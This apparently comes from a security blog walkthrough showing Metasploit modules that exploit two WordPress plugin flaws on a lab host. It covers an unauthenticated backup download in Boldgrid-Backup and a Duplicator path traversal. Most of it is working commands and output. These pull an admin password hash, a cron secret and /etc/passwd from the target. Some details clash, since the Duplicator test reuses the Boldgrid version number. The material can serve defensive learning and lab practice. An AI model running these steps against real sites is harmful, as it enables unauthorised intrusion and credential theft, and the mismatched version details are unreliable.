
The username of wordpress and the password hash of the user has been successfully retrieved.

[Wordpress Plugin Boldgrid-Backup Downlaod Module](#)


TARGET: WP 'Boldgrid-Backup' < 1.14.10 TYPE: Remote Module: Auxiliary
ANTI-Malware : NA


WP Boldgrid Backup plugin, also known as Total Upkeep is a wordpress backup plugin with some extra features. It has over 70,000 installations. The above mentioned versions have a unauthenticated database backup vulnerability which can be used by attackers to download the backup file (if present) and then parse it for any sql files. The current version of this plugin is 1.4.11.

We have tested this on plugin version 1.14.9 by installing it on Wordpress 4.6. After the plugin is installed, we need to get a free Boldgrid Connect key.



Once the Boldgrid connect key is added, we need to create a new back up of the website. It is this backup file that the exploit module will download.





Once the backup is complete on the target, load the auxiliary/scanner/http/wp_total_upkeep_downloader module.

```
msf6 > search wp_total
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank	Check	Desc
0	auxiliary/scanner/http/wp_total_upkeep_downloader	2020-12-12	normal	No	Word
1	exploit/unix/webapp/wp_total_cache_exec	2013-04-17	excellent	Yes	Word

Press Total Upkeep Unauthenticated Backup Downloader
Press W3 Total Cache PHP Code Execution

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/unix/webapp/wp_total_cache_exec`

```
msf6 > █
```

```
msf6 > use 0
```

```
msf6 auxiliary(scanner/http/wp_total_upkeep_downloader) > show options
```

```
Module options (auxiliary/scanner/http/wp_total_upkeep_downloader):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port]
[...]			
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress application
THREADS	1	yes	The number of concurrent threads (max one per host)
VHOST		no	HTTP server virtual host

```
msf6 auxiliary(scanner/http/wp_total_upkeep_downloader) > █
```

Set the required options and execute the module.

```
msf6 auxiliary(scanner/http/wp_total_upkeep_downloader) > set rhosts 172.22.0.3
```

```
rhosts => 172.22.0.3
```

```
msf6 auxiliary(scanner/http/wp_total_upkeep_downloader) > set verbose true
```

```
verbose => true
```

```
msf6 auxiliary(scanner/http/wp_total_upkeep_downloader) > █
```

*"Cybercrime is the greatest threat to every company in the world."
Ginni Rommety.*

```

msf6 auxiliary(scanner/http/wp_total_upkeep_downloader) > run

[*] Checking /wp-content/plugins/boldgrid-backup/readme.txt
[*] Found version 1.14.9 in the plugin
[+] 172.22.0.3 - Vulnerable version detected
[*] 172.22.0.3 - Obtaining Server Info
[+] 172.22.0.3 -
  gateway_interface: CGI/1.1
  http_host: 172.22.0.3
  php_sapi_name: apache2handler
  php_uname: Linux 6b4368c1d917 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-01-20) x86_64
  php_version: 5.5.9-1ubuntu4.21
  server_addr: 172.22.0.3
  server_name: 172.22.0.3
  server_protocol: HTTP/1.1
  server_software: Apache/2.4.7 (Ubuntu)
  uid: 33
  username: www-data

[+] 172.22.0.3 - File saved in: /home/kali/.msf4/loot/20210228070959_default_172.22.0.3_boldgrid_backup_981895.txt
[*] 172.22.0.3 - Obtaining Backup List from Cron
[+] 172.22.0.3 -
  ABSPATH: /var/www/html/
  archive_key: 0
  cron_secret: 03968086f9cde3f0122313b6411421b860a60d8e160fbdf4bf3d9d565efc239e
  filepath: /var/www/html/wp-content/boldgrid_backup_lfgqhtXjrPsR/boldgrid-backup-172.22.0.3-9944b022-20210228-120710.zip
  siteurl: http://172.22.0.3
  site_title: test site
  restore_cmd: php -d register_argc_argv="1" -qf "/var/www/html/wp-content/plugins/boldgrid-backup/boldgrid-backup-cron.php" mode=restore siteurl=http%3A%2F%2F172.22.0.3 id=9944b022 secret=03968086f9cde3f0122313b6411421b860a60d8e160fbdf4bf3d9d565efc239e archive_key=0 archive_filename=boldgrid-backup-172.22.0.3-9944b022-20210228-120710.zip site_title=test+site
  timestamp: 1614514036
[+] 172.22.0.3 - File saved in: /home/kali/.msf4/loot/20210228070959_default_172.22.0.3_boldgrid_backup_196286.txt

[+] 172.22.0.3 - File saved in: /home/kali/.msf4/loot/20210228070959_default_172.22.0.3_boldgrid_backup_196286.txt
[*] 172.22.0.3 attempting download of wp-content/boldgrid_backup_lfgqhtXjrPsR/boldgrid-backup-172.22.0.3-9944b022-20210228-120710.zip
[+] 172.22.0.3 - Database backup (12062572 bytes) saved in: /home/kali/.msf4/loot/20210228071000_default_172.22.0.3_boldgridbackup_474150.zip
[*] 172.22.0.3 - Attempting to pull creds from wordpress.20210228-120709.sql
[!] No active DB — Credential data will not be saved!
[+] wp_users
=====

```

user_login	user_pass
admin	\$P\$B.B8NJN6jGTVVwzhZP6N9v6n89RP/G1

```

[+] 172.22.0.3 - Attempting to pull creds from wp-content/plugins/boldgrid-backup/vendor/ifsnoop/mysqldump-php/tests/test001.src.sql
[*] 172.22.0.3 - Attempting to pull creds from wp-content/plugins/boldgrid-backup/vendor/ifsnoop/mysqldump-php/tests/test002.src.sql
[*] 172.22.0.3 - Attempting to pull creds from wp-content/plugins/boldgrid-backup/vendor/ifsnoop/mysqldump-php/tests/test008.src.sql
[*] 172.22.0.3 - Attempting to pull creds from wp-content/plugins/boldgrid-backup/vendor/ifsnoop/mysqldump-php/tests/test009.src.sql
[*] 172.22.0.3 - Attempting to pull creds from wp-content/plugins/boldgrid-backup/vendor/ifsnoop/mysqldump-php/tests/test010.src.sql
[*] 172.22.0.3 - Attempting to pull creds from wp-content/plugins/boldgrid-backup/vendor/ifsnoop/mysqldump-php/tests/test011.src.sql
[*] 172.22.0.3 - Attempting to pull creds from wp-content/plugins/boldgrid-backup/vendor/ifsnoop/mysqldump-php/tests/test012.src.sql
[*] 172.22.0.3 - finished processing backup zip

```

The backup file is successfully downloaded and parsed for wp_users entry to retrieve the user

name and his password hash.

Wordpress Plugin Duplicator File Read Module

TARGET: WP Duplicator 1.3.24 - 1.3.26 **TYPE: Remote** **Module: Auxiliary**
ANTI-Malware : NA

WP Plugin Duplicator is a backup utility plugin used by Wordpress users to copy, move or clone a website. It has over 20 million downloads. The above mentioned versions of the plugin are vulnerable to unauthenticated directory traversal or file reading vulnerability which allows attackers to read arbitrary files on the target. By the time of writing, this vulnerability was still being exploited in the wild.

We have tested this on plugin version 1.14.9 by installing it on Wordpress 4.6. Let's see how this exploit module works. After the plugin is installed, load the auxiliary/scanner/http/wp_duplicator_file_read module.

```
msf6 > search wp_duplicator
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/http/wp_duplicator_file_read Duplicator File Read Vulnerability	2020-02-19	normal	No	WordPress
1	exploit/multi/php/wp_duplicator_code_inject Duplicator WordPress plugin code injection	2018-08-29	manual	Yes	Snap Creek

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/multi/php/wp_duplicator_code_inject`

```
msf6 > use 0
```

```
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > show options
```

Module options (auxiliary/scanner/http/wp_duplicator_file_read):

Name	Current Setting	Required	Description
DEPTH	5	yes	Traversal Depth (to reach the root folder)
FILEPATH	/etc/passwd	yes	The path to the file to read
Proxies		no	A proxy chain of format type:host:port[,type:host:port]
[...]			
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress application
THREADS	1	yes	The number of concurrent threads (max one per host)
VHOST		no	HTTP server virtual host

```
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > █
```

By default, this module is set to read the /etc/passwd field on the target. Set all the required options and execute the module.

```
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > set RHOSTS 172.22.0.3
```

```
RHOSTS => 172.22.0.3
```

```
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > set verbose true
```

```
verbose => true
```

```
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > run
```

```

msf6 auxiliary(scanner/http/wp_duplicator_file_read) > run

[*] Downloading file ...

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
Debian-exim:x:102:105::/var/spool/exim4:/bin/false

[+] File saved in: /home/kali/.msf4/loot/20210228074507_default_172.22.0.3_duplicator.trave_5224
93.txt
